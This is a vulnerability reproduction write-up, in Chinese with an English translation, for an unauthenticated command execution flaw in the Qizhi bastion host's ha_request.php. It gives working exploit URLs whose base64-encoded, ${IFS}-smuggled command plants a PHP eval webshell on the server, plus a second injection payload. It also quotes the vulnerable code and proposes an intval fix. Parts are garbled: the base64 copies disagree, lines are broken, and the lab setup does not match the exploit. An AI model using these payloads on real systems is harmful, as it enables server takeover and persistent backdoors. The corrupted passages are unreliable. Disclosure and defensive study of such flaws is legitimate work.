

Qizhi fortress machine foreground remote command execution vulnerability

CNVD-2019-20835

Name_zh	齐治堡垒机 前台远程命令执行漏洞
Name_en	Qizhi fortress machine foreground remote command execution vulnerability
CVE	-----
CVSS 评分	8.5
威胁等级	High
CNNVD	CNVD-2019-20835
其他 id	----
受影响软件	Qi Zhi Fortress machine

简介

浙江齐治科技股份有限公司是一家主要经营计算机软硬件、网络产品的技术开发等项目的公司。

齐治运维堡垒机服务端存在命令执行漏洞，问题出现在 ha_request.php 文件，第 37 行的 exec 函数，\$url 为用户可控的变量，可见第 33 和 34 行。目光来到第 23 和 24 行，只要 node_request 函数的返回值为“OK”，即可跳过 fatal 函数，攻击者可利用该漏洞获取服务器权限。

Zhejiang Qizhi Technology Co., Ltd. is a company mainly engaged in the

technical development of computer software and hardware and network products.

Qizhi operation and maintenance fortress server has a command execution vulnerability. The problem occurs in ha_request.php file, exec function on line 37, \$URL is a user controllable variable, see lines 33 and 34. Look at lines 23 and 24, just node_ If the return value of the request function is "OK", the fatal function can be skipped, and an attacker can use this vulnerability to obtain server privileges.

漏洞影响

齐治运维堡垒机 <5

漏洞复现

实验环境

准备两台虚拟机

kali.2020	192.168.160.128
-----------	-----------------

Windows 10	192.168.1.103
------------	---------------


SshTermClient-2.1.1

接下来利用这两台主机进行试验


首先在靶机上安装 SshTermClient-2.1.1。

名称	类型	压缩大小
audit	文件夹	
client	文件夹	
include	文件夹	
license	文件夹	
listener	文件夹	
manager	文件夹	
notice	文件夹	
report	文件夹	
resources	文件夹	
script	文件夹	
srvpw_worker	文件夹	
sshkey_worker	文件夹	
system	文件夹	
worksheet	文件夹	
.sess_update.lck	LCK 文件	1 K
about.php	PHP 文件	2 K
bootstrap_header.php	PHP 文件	7 K
change_locale.php	PHP 文件	1 K

首先，在安装齐治运维堡垒机客户端软件 ShtermClient 后，会在计算机上注册一个伪协议“shterm”。堡垒机正是通过该协议，调用本地程序打开了连接到堡垒机的通道。如下图是 chrome 浏览器打开链接时的提示。



我们可以在注册表中找到它，Command 子项指明了如何处理 shterm 协议的 URI。



配置完成即可触发漏洞

未授权无需登录。

1、访问 http://10.20.10.11/listener/cluster_manage.php :返回 “OK”。

2、访问如下链接即可 getshell，执行成功后，生成 PHP 一句话马

3、PHP 一句话马地址/var/www/shterm/resources/qrcode/lbj77.php 密码

10086

这里假设 192.168.1.103 为堡垒机的 IP 地址。

[https:// 192.168.1.103/ha_request.php?action=install&ipaddr=](https://192.168.1.103/ha_request.php?action=install&ipaddr=)

192.168.1.103&node_id=1\${IFS}}`echo\${IFS}"

ZWNobyAnPD9waHAgaGQGV2YWwoJF9SRVFVRVNUWzEwMDg2XSkt7Pz4nPj4vdm

FyL3d3dy9zaHRlcm0vcmlVzb3VyY2VzL3FyY29kZS9sYmo3Ny5waHAK"lbase64\${IF

S}- d|bash`|\${IFS}|echo\${IFS}


https://www.secvery.com/ha_request.php?action=install&ipaddr=10.20.10.11&n

ode_id=1\${IFS}}`echo\${IFS}"

ZWNobyAnPD9waHAQGV2YWwoJF9SRVFVRVNUWzEwMDg2XSsk7Pz4nPj4vdm

FyL3d3dy9zaHRlcm0vcmVzb3VyY2VzL3FyY29kZS9sYmo3Ny5waHAK"|base64\${IF

S}- d|bash`\${IFS}}echo\${IFS}

A terminal window titled 'p1kaju@pengyuyandeMacBook-Pro: ~' with a dark background. The prompt is '~'. The user enters the command: `echo "ZWNobyAnPD9waHAQGV2YWwoJF9SRVFVRVNUWzEwMDg2XSsk7Pz4nPj4vdmFyL3d3dy9zaHRlcm0vcmVzb3VyY2VzL3FyY29kZS9sYmo3Ny5waHAK"|base64 -d`. The output is: `echo '<?php @eval($_REQUEST[10086]);?>'>>/var/www/shterm/resources/qrcode/lbj77.php`. The prompt is '~'.

另外一个版本是 java 的。

POST /shterm/listener/tui_update.php

a=["t';import os;os.popen('whoami')#"]

```
Request
Raw Params Headers Hex
Pretty Raw \n Actions v
1 POST /shterm/listener/tui_update.php HTTP/1.1
2 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_16_0) AppleWebKit/537.36
  Chrome/85.0.4183.83 Safari/537.36
3 Host: 192.168.1.100
4 Cookie: PHPSESSID=1234567890
5 Content-Length: 34
6
7 a=["t';import os;os.popen('whoami')#"]
```

漏洞分析

问题出现在 ha_request.php 文件，第 37 行的 exec 函数，\$url 为用户可控的变量，可见第 33 和 34 行。目光来到第 23 和 24 行，只要 node_request 函数的返回值为“OK”，即可跳过 fatal 函数（此函数为自定义函数，作用类似 PHP 内置的 exit 函数），继续往下执行。

```
15 } else if ($req_action == 'install') {
16     #standby step two:
17     #install request
18     #1. standby request to install
19     #2. standby get feedback from active (active tell standby hb_status normal and
20     #3. standby request to get install file from active
21     #4. install && reboot
22
23     $res = node_request($req_node_id, "http://$req_ipaddr", "cluster_manage", array
24     if ($res != "OK") fatal($res);
25
26     #make temp dir to download setup configuration
27     $tmpdir = tempnam($CONFIG["tmp"], "shterm");
28     unlink($tmpdir);
29     mkdir($tmpdir);
30     chdir($tmpdir);
31
32     $filename = "backup_scripts.tar.bz2";
33     $url = "http://$req_ipaddr";
34     $url .= "/ha_get_install.php?n=$req_node_id";
35
36     $lines = array();
37     exec("wget --no-check-certificate $url -O $filename", $lines, $r);
38     if ($r != 0) fatal("wget backup install file failure");
39 }
```

Node_request 函数的定义在 include/common.php 文件中，见下图 2。按照其原本的逻辑，其作用是请求\$url，并返回其内容。根据代码逻辑，\$url = "http://\$req_ipaddr"."listener/\$method.php?n=\$req_node_id&a=".urlencode(json_encode(\$args));。所以\$url 变量值类似于 http://10.20.10.11/listener/cluster_manage.php?n=1&a=%5B%22install%22%5D 这样的字符串。

```
1045 function node_request($id, $url, $method, $args) {
1046     #node_rpc without node health check and urlbase as a
1047
1048     if (!$id) { $_node_rpc_error = "local id not set"; return false; }
1049     if (!$url) { $_node_rpc_error = "node urlbase not set"; return false; }
1050
1051     $url .= "/listener/$method.php?n=$id&a=";
1052     $url .= urlencode(json_encode($args));
1053
1054     $s = "";
1055     $fp = @fopen($url, "rb");
1056     if (!$fp) { $_node_rpc_error = "comm error"; return false; }
1057     while (!feof($fp)) $s .= fread($fp, 4096);
1058     fclose($fp);
1059
1060     $_node_rpc_error = false;
1061
1062     return $s;
1063 }
```

但是\$req_ipaddr 和\$req_node_id 均来自用户输入。因此，假设 10.20.10.11 为黑客可控的服务器，listener/cluster_manage.php 文件的内容为“<?php echo 'OK';>”，即可使得 node_request 函数返回“OK”，从而跳过 fatal 函数，继续往下执行来到 exec 函数。

```
97  foreach ($_REQUEST as $k=>$v) {
98      if (!in_array($k, $CONFIG["sa
99          $_ = "req_$k";
100          $$_ = preg_replace('#[<>\
101      }
102 }
```

修复建议

\$node_id 的看起来应该是一个整数，所以只需在 ha_request.php 文件开头，添加以下一行代码，对该变量进行过滤即可。

```
$node_id = @intval($req_node_id);
```

该漏洞的修复补丁已发布，厂商已提供修复方案，请关注厂商主页更新：

<https://www.shterm.com/>